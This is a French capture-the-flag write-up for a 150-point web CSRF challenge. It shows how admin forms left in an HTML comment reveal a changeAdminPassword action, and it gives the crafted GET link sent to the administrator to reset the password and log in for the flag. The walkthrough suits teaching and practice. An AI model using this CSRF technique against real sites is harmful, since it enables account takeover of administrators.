Web - CSRF - 150 points


Kévin DUVERGER

Table des matières

1 Résolution CSRF : 2


1 Résolution CSRF :

La première chose est de se connecter au serveur (sur `http://146.59.227.136:23425`) :



Et comme l'indique le titre, il faut probablement utiliser une faille CSRF, l'idée principale étant de piéger l'administrateur avec un lien malicieux pour qu'il réalise une action avec ses autorisations.

Allons voir un peu plus la page de login :



En regardant juste l'affichage, il ne semble y avoir aucun élément intéressant. Nous aimerions bien récupérer la liste des actions que l'administrateur peut exécuter.
En allant regarder dans le code source, vous pouvez voir que toute une partie de la page est en commentaire, et cela nous indique les différentes actions que l'administrateur peut prendre ainsi que les paramètres associés :

```
<!-- Dashboard for the admin (only shown if authenticated)

            <h1>Welcome admin, here are the actions you can take  !</h1>
            <div class="myForm">
                <h2>Change your password</h2>
                <form action="adminDashboard.html" method="GET">
                    <input name="id" type="hidden" value="ovyzbivhumobhlumrwnv" />
                    <input name="action" type="hidden" value="changeAdminPassword"><br>
                    <input name="password" type="password" required><br><br>
                    <button type="submit">Change</button>
                </form>
            </div>
            <div class="myForm">
                <h2>Ban a user</h2>
                <form action="adminDashboard.html" method="GET">
                    <input name="id" type="hidden" value="ovyzbivhumobhlumrwnv" />
                    <input name="action" type="hidden" value="banUser"><br>
                    <input name="username" type="text" required><br><br>
                    <button type="submit">Ban</button>
                </form>
            </div>
            <div class="myForm">
                <h2>Add a course</h2>
                <form action="adminDashboard.html" method="GET">
                    <input name="id" type="hidden" value="ovyzbivhumobhlumrwnv" />
                    <input name="action" type="hidden" value="addCourse"><br>
                    <input name="course" type="text" required><br><br>
                    <button type="submit">Add</button>
                </form>
            </div>
            <div class="myForm">
                <h2>Remove a course</h2>
                <form action="adminDashboard.html" method="GET">
                    <input name="id" type="hidden" value="ovyzbivhumobhlumrwnv" />
                    <input name="action" type="hidden" value="delCourse"><br>
                    <input name="courseName" type="text" required><br><br>
                    <button type="submit">Delete</button>
body
```


Parmi cette liste, une action semble particulièrement intéressante : l'action `changeAdminPassword` qui permet de changer le mot de passe de l'administrateur (et nous permettra donc de nous connecter) !

Nous pouvons donc revenir à la page d'accueil et rentrer le lien suivant pour notre CV :

```
http://146.59.227.136:23425/adminDashboard.html?id=ovyzbivhumobhlumrwnv&action=changeAdminPassword&
    password=coucou
```

Il faudra bien entendu entendu remplacer l'ID par la valeur qui vous est donnée au début du challenge.

Après avoir envoyé le lien, on peut revenir sur la page de login et rentrer `coucou` :



Nous avons donc bien réussi et comme vous pouvez le voir nous avons le flag !